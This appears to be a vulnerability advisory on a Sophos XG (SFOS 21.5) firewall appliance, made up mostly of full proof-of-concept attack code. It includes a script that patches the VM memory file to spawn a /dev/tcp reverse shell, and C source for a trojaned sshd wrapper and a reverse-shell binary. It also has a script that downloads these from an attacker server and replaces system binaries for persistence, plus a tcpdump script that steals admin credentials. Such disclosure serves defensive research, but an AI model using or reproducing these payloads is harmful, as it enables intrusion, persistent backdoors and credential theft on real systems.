
Multiple Weaknesses in SOPHOS XG (SFOS 21.5.0.171)
Reference: VULN-2025-XXX
Discovery Date: 2025-01-09
Researcher: Brian Mariani - DigitalCanion SA

Summary

Many weaknesses were identified in a SOPHOS XG appliance (SFOS 21.5.0.171), where tampering with the VM memory file (.vmem) generated upon VM suspension can induce corruption of the guest runtime on resume. In our lab, this behavior led to arbitrary code execution; in the demonstrated case, a reverse shell was deployed. This allows an attacker to bypass the appliance's authentication controls and potentially obtain persistent APT-style access, including the theft of protected admin account credentials. All proof-of-concepts are provided with full source code for demonstration purposes

Additionally, during boot the appliance displays messages such as "Examining Config Partition," "Examining Signature Partition," and "Examining Report Partition." These messages may give the impression that rigorous integrity checks are being performed.



However, this is misleading: the system does not prevent code injection or script manipulation within its critical components.
An attacker can impersonate essential binaries, such as SSHD, resulting in persistent APT-style access that evades detection—even after the supposed integrity checks are performed.
Moreover, the solution fails to detect runtime anomalies and does not terminate suspicious processes that are illegitimately launched. Once an attacker gains remote access and spawns a shell, no mechanism is in place to identify or stop this unauthorized activity, allowing it to persist indefinitely without detection.

Test environment

Appliance Version:
SOPHOS XG — SFOS 21.5.0.171
(OVF file: sf_virtual_vm8.ovf)
Hypervisor:
VMware Workstation 17 Pro — v17.6.4 (build 24832109)
Environment Type:
Isolated VM test lab (OVF deployed locally)
The appliance was installed using a default Sophos setup, with the initial configuration and administrator password created via the GUI. Both the CLI and GUI interfaces are accessible by default, and TCP ports 80, 443, and 22 are open.
In this scenario:

- Sophos Appliance IP: 10.192.1.242
- Attacker IP: 10.192.1.102
- Port used by attacker during step1.sh: TCP 443
- Port used by attacker during step2.sh for the reverse shell: TCP 4444

This test was performed using a 30-day trial license, with all available security features enabled from the initial installation. The following protections were activated:

- Protect users from network threats
- Protect users from suspicious and malicious websites
- Scan files downloaded from the web for malware

• Send suspicious files to zero-day protection

1.- Manipulating memory and obtaining a shell

When the script step1.sh is executed in the same local directory as the generated WMware VMEM file, manipulates memory to grant full administrative admin and root accounts access on the VMware console. To test, the scripts requires the update of the VMX file name, VMEM file name, and IP address and port of the computer receiving the reverse shell connection; once the attack is launched, only one wrong password in the VMware console will be enough to execute the reverse shell and gain access on Vmware console. The Appliance should be started from at least 2 minutes in order to have TCP/IP protocol 100% ready.

Script step1.sh – Perl script

```
#!/bin/bash
echo "[+] Stopping SFOS21_5_171 virtual machine ..."
vmrun -T ws suspend SFOS71_5_171.vmx hard
echo "(+) Enabling reverse shell ..."
SPACES=$(printf '%48s' ""); perl -pe "s|/bin/nopcode log_login -t json -s nosync -b \"{ \\\\\"__username\\\\\":\\\\\"%s\\\\\", \\\\\"clientip\\\\\":\\\\\"%s\\\\
\", \\\\\"clienttype\\\\\":\\\\\"%s\\\\\", \\\\\"status\\\\\":%d }\"|/apps/waf-letsencrypt/rootfs/bin/bash -c 'sh -i >& /dev/tcp/10.192.1.102/443
0>&1'$SPACES|" -i SFOS71_5_171-f5040a3d.vmem
echo "[+] Launching SFOS21_5_171 virtual machine ..."
vmrun -T ws start SFOS71_5_171.vmx gui
```

2.- Deploying an APT (Advanced Persistent Threat)

Since the attacker has a root shell and can execute arbitrary code, including remounting the entire filesystem with read-write permissions, it becomes trivial to hide a persistent APT on the compromised system. This ensures that the attacker can regain access via a reverse shell even after the appliance is rebooted.
As a proof of concept, a malicious sshd wrapper daemon and a reverse_shell application are provided. These binaries were compiled using a GCC toolchain compatible with Sophos SFOS 21.5.0.171, such as:
Linux version 4.14.336 (jenkins@lxc2041)
gcc version 7.3.0 (OpenWrt GCC 7.3.0 17587-gb14974c1d)
#2 SMP Fri May 9 07:55:00 UTC 2025
The environment used to build the sshd.c and reverse_shell.c binaries was a VMware Ubuntu 18 system running GCC (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0.
The attacker stores three files locally—sshd, reverse_shell, and step2.sh. A lightweight Python HTTP server (also provided) is launched to deliver these files to the compromised appliance. The step2.sh script is downloaded into the /dev/shm directory, which is writable and therefore suitable for staging the payload.
Once these components are deployed, the attacker can install a persistent APT that automatically provides a shell on the Sophos appliance. From that point on, simply executing the following command against the SFOS firewall is enough to regain access: ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null admin@10.192.1.242

sshd code (compile gcc -o sshd sshd.c)

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    const char *wrapper = "/bin/reverse_shell";
    const char *sshd_real = "/bin/sshdaemon";
    pid_t pid = fork();
    if (pid < 0) {
        perror("fork failed");
        return 1;
    }
    if (pid == 0) {
        execv(wrapper, NULL);
        perror("execv failed");
        _exit(1);
    } else {
        /* Processus parent : exécuter sshd */
        execv(sshd_real, argv);  // Exécuter sshd avec les arguments originaux

        /* Si execv échoue, afficher l'erreur */
        perror("execv failed");
        return 1;
    }
}
```

reverse_shell code (compile gcc -o reverse_shell reverse_shell.c)

```
#define _GNU_SOURCE
#include <stdio.h>
```

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
   int port = 4444;
   struct sockaddr_in revsockaddr;

   int sockt = socket(AF_INET, SOCK_STREAM, 0);
   revsockaddr.sin_family = AF_INET;
   revsockaddr.sin_port = htons(port);
   revsockaddr.sin_addr.s_addr = inet_addr("10.192.1.102");

   connect(sockt, (struct sockaddr *) &revsockaddr,
   sizeof(revsockaddr));
   dup2(sockt, 0);
   dup2(sockt, 1);
   dup2(sockt, 2);

   char * const argv[] = {"sh", NULL};
   execvp("sh", argv);

   return 0;
}
```

Script step2.sh

```
#!/apps/waf-letsencrypt/rootfs/bin/bash
echo "[+] Deploying APT on SFOS_21_0_0 GA-Build171"
echo "Press Enter to continue..."
read -r
echo "Mounting root system as read/write ..."
echo "Press Enter to continue..."
read -r
sudo mount -o remount,rw /
echo "[+] Downloading SSHD wrapper..."
echo "Press Enter to continue..."
read -r
curl -O http://10.192.1.102:8000/sshd
echo "[+] Downloading Reverse Shell binary ..."
echo "Press Enter to continue..."
read -r
curl -O http://10.192.1.102:8000/reverse_shell
echo "[+] Setting sshd wrapper and reverse_shell executable..."
echo "Press Enter to continue..."
read -r
chmod +x sshd
chmod +x reverse_shell
echo "[+] Renaming original Sophos SSHD Daemon file ..."
echo "Press Enter to continue..."
read -r
mv /bin/sshd /bin/sshdaemon
echo "[+] Copying on bin directory malicious SSHD daemon and reverse_shell ..."
echo "Press Enter to continue..."
read -r
cp sshd /bin/
cp reverse_shell /bin
echo "[+] . Process is finished. After completely exiting of this script and compromised system you can launch CLI SSH connection on Sophos
Appliance to execute the reverse Shell. ex ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null admin@10.192.1.242"
echo "Press Enter to continue..."
read -r
exit
exit
```

Python HTTP.server (used to upload malicious file from /dev/shm (RW directory) on Sophos Appliance) The default port is 8000.
Upload files with command curl -O http://<ip>:8000/<file>

```
python3 -m http.server
mitnick@gentlemen:~/_VM_POWNAGE/SFOS21_5_171/sf_virtual_vm8$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.192.1.242 - - [30/Sep/2025 11:39:24] "GET /step2.sh HTTP/1.1" 200 -
10.192.1.242 - - [30/Sep/2025 11:42:19] "GET /sshd HTTP/1.1" 200 -
10.192.1.242 - - [30/Sep/2025 11:42:25] "GET /reverse_shell HTTP/1.1" 200 -
```

3.- Getting admin credentials

Until now, the attacker has not gained access to the firewall’s GUI. After analyzing the SFOS 21.5 architecture, it was confirmed that the administrator password in the Sophos solution is encoded using a proprietary cryptographic method. Furthermore, the BusyBox v1.31 implementation does not use /etc/shadow to store administrator credentials, meaning the attacker must rely on an alternative technique to obtain them.
The web application communicates with a backend service over TCP port 299. Moreover, the traffic on this port is transmitted in clear text, allowing the attacker to intercept it and deploy a listening script.
The following script monitors TCP port 299, waits for a “Successful Authentication” message to capture the credentials, and writes them to a password.txt file in the current directory. In addition, it processes the data entirely in memory, without requiring extra disk usage, and terminates itself automatically once the file has been created.

Script capture_admin.sh

```
#!/bin/sh
echo "Starting tcpdump to listen on port 299 (TCP and UDP)..."
tcpdump -A -s 0 -i any port 299 2>/dev/null | while read -r line; do
    # Shift buffer to store 30 lines in memory
    line30="$line29"; line29="$line28"; line28="$line27"; line27="$line26"; line26="$line25"
    line25="$line24"; line24="$line23"; line23="$line22"; line22="$line21"; line21="$line20"
    line20="$line19"; line19="$line18"; line18="$line17"; line17="$line16"; line16="$line15"
    line15="$line14"; line14="$line13"; line13="$line12"; line12="$line11"; line11="$line10"
    line10="$line9"; line9="$line8"; line8="$line7"; line7="$line6"; line6="$line5"
    line5="$line4"; line4="$line3"; line3="$line2"; line2="$line1"; line1="$line"
    # Check for authentication success
    if echo "$line" | grep -q '{ "statusmessage": "Authentication successful", "status": "200" }'; then
        echo "Authentication successful detected, extracting credentials..."
        # Debug: Print all buffered lines
        echo "Buffered lines for debugging:"
        printf '%s\n' "$line1" "$line2" "$line3" "$line4" "$line5" "$line6" "$line7" "$line8" "$line9" "$line10" \
                      "$line11" "$line12" "$line13" "$line14" "$line15" "$line16" "$line17" "$line18" "$line19" "$line20" \
                      "$line21" "$line22" "$line23" "$line24" "$line25" "$line26" "$line27" "$line28" "$line29" "$line30"
        # Search all buffered lines for username and password
        for buffered_line in "$line1" "$line2" "$line3" "$line4" "$line5" "$line6" "$line7" "$line8" "$line9" "$line10" \
                             "$line11" "$line12" "$line13" "$line14" "$line15" "$line16" "$line17" "$line18" "$line19" "$line20" \
                             "$line21" "$line22" "$line23" "$line24" "$line25" "$line26" "$line27" "$line28" "$line29" "$line30"; do
            # Debug: Print lines that might contain credentials
            if echo "$buffered_line" | grep -q '"username"'; then
                echo "Found potential credential line: $buffered_line"
            fi
            username=$(echo "$buffered_line" | grep -o '"username" *: *"[^"]*"' | awk -F'"' '{print $4}')
            password=$(echo "$buffered_line" | grep -o '"password" *: *"[^"]*"' | awk -F'"' '{print $4}')
            if [ -n "$username" ] && [ -n "$password" ]; then
                echo "$username:$password" > password.txt
                echo "Credentials saved to password.txt:"
                cat password.txt
                # Kill tcpdump process
                tcpdump_pid=$(ps | grep '[t]cpdump' | awk '{print $1}')
                [ -n "$tcpdump_pid" ] && kill "$tcpdump_pid"
                exit 0
            fi
        done
        echo "Error: No credentials found in buffered lines"
        exit 1
    fi
done
```